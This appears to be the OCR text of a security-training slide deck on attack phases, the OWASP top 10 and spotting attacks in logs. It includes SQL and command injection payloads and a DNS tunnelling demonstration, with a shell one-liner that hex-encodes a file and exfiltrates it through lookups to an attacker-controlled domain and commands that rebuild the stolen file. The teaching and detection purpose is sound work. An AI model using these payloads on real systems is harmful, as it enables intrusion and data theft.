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Detect the hack II
OWASP, detection & Migitation

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

Outline

- Autonomy of a hacking attack (The five P's) revisited
- OWASP demonstration
  - Hack a webserver and consequences
  - Early warning signs, indicators & traces
- Conclusion

Autonomy of a hacking attack (The five P's)

A hacking attack consists of several phases in which a hacker or hacker group can reveal its interest for a particular organization or individual.

These phases are:

1. **P**robe
2. **P**enetrate
3. **P**ersist
4. **P**ropagate
5. **P**aralyze

When to detect an attack

Detect it as early as possible

- Most attacks take a long time to be executed, especially in the probe/penetration phase
- Many attacks are succeful because of multiple vulnerabilties

If you detect it, block the attackers IP?

- Won’t hurt, but remember TOR, or “stepping stones”?

Don’t get trivially hacked by out-of-date software or clicking links!

- However, www.nu.nl is probably accepted to visit once in a while

Probe

Example run of nikto

- Nikto just guesses URL on a given host
- Extremely noisy
- Easy to detect in access logs files
- If many 200 (as opposed to 404) responses then you might have a problem

Zenmap example run

- Scans ports and protocols
- Starts scripts to interrogate services, banner grabbing
- Harder to detect, probably in firewall logging

Zenmap results

- Open port; service active
- Closed port; no service active
- Filtered; SYN or ACK dropped by firewall (could still be open)

OWASP

Open Web Application Security Project

Released a top 10 of common vulnerabillities found in web applications

- A1: Injection
- A2: Cross-Site Scripting (XSS)
- A3: Broken Authentication and Session Management
- A4: Insecure Direct Object References
- A5: Cross-Site Request Forgery (CSRF)
- A6: Security Misconfiguration
- A7: Insecure Cryptographic Storage
- A8: Failure to Restrict URL Access
- A9: Insufficient Transport Layer Protection
- A10: Unvalidated Redirects and Forwards

(Web)Applications

Potential vulnerabilities exist wherever the application accepts input from an external source

Common input sources

- Textboxes, for example ‘search’ fields
- File upload forms
- Post parameters
- Cookies
- HTTP headers, for example User agent string
- HTTP Verbs (GET,POST,PUT …)
- anything that gets send over the socket (≈ fuzzing)

Example “user” input

POST /admin.php HTTP/1.1

Host: 192.168.1.108

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:13.0) Gecko/20100101 Firefox/13.0.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: nl,en-us;q=0.7,en;q=0.3

Accept-Encoding: gzip, deflate

Proxy-Connection: keep-alive

Referer: http://192.168.1.108/admin.php

Cookie: state=step3; param=empty; username=admin%27+or+1%3D1+--+-; password=dddd

Content-Type: application/x-www-form-urlencoded

Content-Length: 45

zoekterm=ll%27+union+select+*+from+users+--+-

Other applications and services

Webservers are most widely known

Many others exist

- File transfer protocol (FTP)
- Secure shell (SSH)
- Database servers, mysql, postgres, MSSQL, Oracle
- Mail servers (SMTP, POP, IMAP)
- ….
- Peer-to-peer software
- ….

Anything which communicates with other systems over the internet

Other applications and services

If vulnerable, then often in implementation (programming errors) as opposed to mis-used functionality

Exampe bufferoverflow

- Attacker overwrites portion of process memory with cpu instructions

Symptoms: Crashed services since exploits often leave process in unstable state

User input

All input to a system must not be trusted

- It may seem that data is coming from a trusted source, for example another trusted system
- Any user can always send rogue data to any exposed service

With netcat an attacker can do anything

- While netcat itself is pretty limited

User input

Netcat is a powerfull tool

- It shows that you can send anything you like to a webserver
- Client side validation is absolutely useless!
- It is not a very convinient tool

Burpsuite is an intercepting proxy between the webbrowser and the webserver

- It catches requests
- The user may alter these

Demo SQL/Command injection

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Crash course Structured Query Language (SQL)

Select id, naam

From klant

Where id = 5

Command injection

Application is written like this (in some language):

- echo “contents of file ” . $GET[fn] . “: ” . exec(“cat ”+ $GET[fn])
- What if fn == “myfile; ifconfig” ?

Other forms of SQL injection

Boolean SQL injection

- Extract 1 bit of information per GET/POST

Blind SQL injection

- Similar to boolean, often used with sleeps

Error based SQL injection

- Functions like get_hostname(col1) generate errors if value in col1 is not a valid hostname

Above methods are very noisy

- Again watch the logfiles

XSS to inject exploits


Different from Cookie stealing

- Loads a page into a vulnerable browser to attack other users of site
- Could be used to infect admin with malware

Password cracking

Weak passwords are still weak even when hashed

What is better, MD5 or SHA1/SHA2?



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What did we learn?

Where do you keep your data?

- In this case it was all-in the ‘DMZ’
- Putting the DB server outside of the DMZ may be even worse if application is vulnerable

Persist tunnels


After the attacker gains access to a network, often the only way to exfiltrate data is through tunneling

DNS is often overlooked

Attacker controls a domainname max3sat.nl

Attacker resolves many hostnames for domain max3sat.nl

Victim network relays queries to attacker



DNS tunnel

Many strange DNS requests are easily detectable

Capturing from Microsoft [Wireshark 1.6.2 (SVN Rev 38931 from /trunk-1.6)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: dns Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Length	Info
11693	15:23:28.700534	212.54.40.25	192.168.1.107	DNS	113	Standard query response A 127.0.0.1
11695	15:23:29.926749	192.168.1.107	212.54.40.25	DNS	95	Standard query A q7.bHQxMAQ-3-qQ-3-q.poll.max3sat.nl
11697	15:23:30.028846	212.54.40.25	192.168.1.107	DNS	111	Standard query response A 127.0.0.1
11700	15:23:31.240560	192.168.1.107	212.54.40.25	DNS	97	Standard query A q321.bHQxMAQ-3-qQ-3-q.poll.max3sat.nl
11701	15:23:31.359435	212.54.40.25	192.168.1.107	DNS	113	Standard query response A 127.0.0.1
11712	15:23:32.580199	192.168.1.107	212.54.40.25	DNS	97	Standard query A q661.bHQxMAQ-3-qQ-3-q.poll.max3sat.nl
11713	15:23:32.694654	212.54.40.25	192.168.1.107	DNS	113	Standard query response A 127.0.0.1
11715	15:23:33.914601	192.168.1.107	212.54.40.25	DNS	97	Standard query A q995.bHQxMAQ-3-qQ-3-q.poll.max3sat.nl
11717	15:23:33.951863	212.54.40.25	192.168.1.107	DNS	113	Standard query response A 127.0.0.1
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11746	15:23:41.799858	192.168.1.107	212.54.40.25	DNS	97	Standard query A q881.bHQxMAQ-3-qQ-3-q.poll.max3sat.nl
11747	15:23:41.906932	212.54.40.25	192.168.1.107	DNS	113	Standard query response A 127.0.0.1
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11756	15:23:43.237376	212.54.40.25	192.168.1.107	DNS	113	Standard query response A 127.0.0.1

Persist tunnels

Traffic may be encrypted but should be noticable

Very smart IDS-es may help out

Other protocols may be used:

- HTTP tunnel
- IRC channel (often picked up by antivirus/antimalware)

Persist example

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root@229431: /var/log
File  Edit  View  Terminal  Help
root@229431:/var/log# host pietjepuk.max3sat.nl
pietjepuk.max3sat.nl has address 127.0.0.1
root@229431:/var/log#
root@229431:/var/log#
root@229431:/var/log# grep pietje syslog
May 25 07:43:13 229431 named[1296]: client 184.22.119.114#63407: query: pietjepuk.max3sat.nl IN A -EDC (184.
22.104.160)
May 25 07:43:13 229431 named[1296]: client 184.22.119.114#60066: query: pietjepuk.max3sat.nl IN AAAA -EDC (1
84.22.104.160)
May 25 07:43:13 229431 named[1296]: client 184.22.119.114#62046: query: pietjepuk.max3sat.nl IN MX -EDC (184
.22.104.160)
May 25 07:48:41 229431 named[1296]: client 184.22.119.114#61579: query: pietjepuk.max3sat.nl IN AAAA -EDC (1
84.22.104.160)
May 25 07:48:41 229431 named[1296]: client 184.22.119.114#56095: query: pietjepuk.max3sat.nl IN MX -EDC (184
.22.104.160)
root@229431:/var/log#
root@229431:/var/log#
root@229431:/var/log# egrep '^May 25' /var/log/syslog.0 | egrep  'query: d_[^\.]+' | uniq| head -3
May 25 06:54:34 229431 named[1296]: client 194.109.76.106#9043: query: d_1_ffd8ffe000104a464946000102000064.
max3sat.nl IN A - (184.22.104.160)
May 25 06:54:34 229431 named[1296]: client 194.109.76.101#28766: query: d_1_ffd8ffe000104a464946000102000064
.max3sat.nl IN AAAA -EDC (184.22.104.160)
May 25 06:54:35 229431 named[1296]: client 194.109.76.107#26742: query: d_1_ffd8ffe000104a464946000102000064
.max3sat.nl IN MX - (184.22.104.160)
root@229431:/var/log#
root@229431:/var/log#
root@229431:/var/log# egrep '^May 25' /var/log/syslog.0 | egrep -o 'query: d_[^\.]+' | cut -d_ -f2,3 | sort
-n | uniq | cut -d_ -f2 | xxd -r -p > /stolenfile.jpg
root@229431:/var/log#
root@229431:/var/log# file /stolenfile.jpg
/stolenfile.jpg: JPEG image data, JFIF standard 1.02
root@229431:/var/log#
root@229431:/var/log# hexdump -C /stolenfile.jpg | head
00000000  ff d8 ff e0 00 10 4a 46  49 46 00 01 02 00 00 64  |......JFIF.....d|
00000010  00 64 00 00 ff ec 00 11  44 75 63 6b 79 00 01 00  |.d......Ducky...|
00000020  04 00 00 00 3c 00 00 ff  ee 00 26 41 64 6f 62 65  |....<.....&Adobe|
00000030  00 64 c0 00 00 00 01 03  00 15 04 03 06 0a 0d 00  |.d..............|
00000040  00 08 59 00 00 0c 0d 00  00 12 f1 00 00 1d 2a ff  |..Y..........*.|
00000050  db 00 84 00 06 04 04 04  05 04 06 05 05 06 09 06  |................|
00000060  05 06 09 0b 08 06 06 08  0b 0c 0a 0a 0b 0a 0a 0c  |................|
00000070  10 0c 0c 0c 0c 0c 0c 10  0c 0e 0f 10 0f 0e 0c 13  |................|
00000080  13 14 14 13 13 1c 1b 1b  1b 1c 1f 1f 1f 1f 1f 1f  |................|
00000090  1f 1f 1f 1f 01 07 07 07  0d 0c 0d 18 10 10 18 1a  |................|
root@229431:/var/log#
root@229431:/var/log#
root@229431:/var/log# md5sum /stolenfile.jpg
67a5587e34738490d41345847cf02157  /stolenfile.jpg
root@229431:/var/log#
root@229431:/var/log#
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root@bt: ~
File  Edit  View  Terminal  Help
d_430_6cbf751007d9588103a24b8f41258d5b.max3sat.nl has address 127.0.0.1
d_431_c42fb0a8b8843a12574372cd9cff0098.max3sat.nl has address 127.0.0.1
d_432_828a61e8af46fd2e103d2ba01072ea55.max3sat.nl has address 127.0.0.1
d_433_74cc0f4dc11e88b920b9566c332de22d.max3sat.nl has address 127.0.0.1
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d_448_38cb2dced8332a24095ea503a8d74766.max3sat.nl has address 127.0.0.1
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d_450_cbccbe88d3cc23306fa605cd23cd4a9d.max3sat.nl has address 127.0.0.1
d_451_be8ba2e5ce7ad035708aea5c4e97997c.max3sat.nl has address 127.0.0.1
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67a5587e34738490d41345847cf02157  Kym_bills_Australie.jpg
root@bt:~# #hexdump -vC Kym_bills_Australie.jpg | cut -c 10-58 | sed 's/ //g' | awk '{print "d_"NR"_"$0}' | while read l ;
do host $l.max3sat.nl ; done
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00000010  00 64 00 00 ff ec 00 11  44 75 63 6b 79 00 01 00  |.d......Ducky...|
00000020  04 00 00 00 3c 00 00 ff  ee 00 26 41 64 6f 62 65  |....<.....&Adobe|
00000030  00 64 c0 00 00 00 01 03  00 15 04 03 06 0a 0d 00  |.d..............|
00000040  00 08 59 00 00 0c 0d 00  00 12 f1 00 00 1d 2a ff  |..Y..........*.|
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00000060  05 06 09 0b 08 06 06 08  0b 0c 0a 0a 0b 0a 0a 0c  |................|
00000070  10 0c 0c 0c 0c 0c 0c 10  0c 0e 0f 10 0f 0e 0c 13  |................|
00000080  13 14 14 13 13 1c 1b 1b  1b 1c 1f 1f 1f 1f 1f 1f  |................|
00000090  1f 1f 1f 1f 01 07 07 07  0d 0c 0d 18 10 10 18 1a  |................|
root@bt:~#
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Persist example